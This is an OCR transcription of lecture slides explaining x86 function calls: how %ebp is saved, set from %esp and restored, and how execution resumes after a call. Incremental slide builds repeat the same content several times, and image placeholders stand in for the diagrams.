movl  %esp %ebp  /* %ebp = %esp */
```



NOTATION

~~0xbfff03b8~~ 0xbfff0200	%ebp	A memory address
~~0xbfff0720~~ 0xbfff03b8	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


```
pushl %ebp
movl  %esp %ebp   /* %ebp = %esp */
movl  (%ebp) %ebp /* %ebp = (%ebp) */
```



NOTATION

~~0xbfff03b8~~ 0xbfff0200	%ebp	A memory address
~~0xbfff0720~~ 0xbfff03b8	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)


```
pushl %ebp
movl  %esp %ebp   /* %ebp = %esp */
movl  (%ebp) %ebp /* %ebp = (%ebp) */
```



RETURNING FROM FUNCTIONS

```
int main()
{
    ...
    func("Hey", 10, -3);
    ...
}
```


Q: How do we restore %ebp?



RETURNING FROM FUNCTIONS

```c
int main()
{
    ...
    func("Hey", 10, -3);
    ...
}
```

Q: How do we restore %ebp?




1. Push %ebp before locals

RETURNING FROM FUNCTIONS

```c
int main()
{
    ...
    func("Hey", 10, -3);
    ...
}
```

Q: How do we restore %ebp?




1. Push %ebp before locals
2. Set %ebp to current %esp

RETURNING FROM FUNCTIONS

```
int main()
{
    ...
    func("Hey", 10, -3);
    ...
}
```


Q: How do we restore %ebp?



1. Push %ebp before locals
2. Set %ebp to current %esp
3. Set %ebp to(%ebp) at return


RETURNING FROM FUNCTIONS

```
int main()
{
    ...
    func("Hey", 10, -3);
    ...
}
```




RETURNING FROM FUNCTIONS

```
int main()
{
    ...
    func("Hey", 10, -3);
    ... Q: How do we resume here?
}
```




INSTRUCTIONS THEMSELVES ARE IN MEMORY





```
...
0x4a7 mov $0x0,%eax
0x4a2 call <func>
0x49b movl $0x804..,(%esp)
0x493 movl $0xa,0x4(%esp)
...
```

INSTRUCTIONS THEMSELVES ARE IN MEMORY



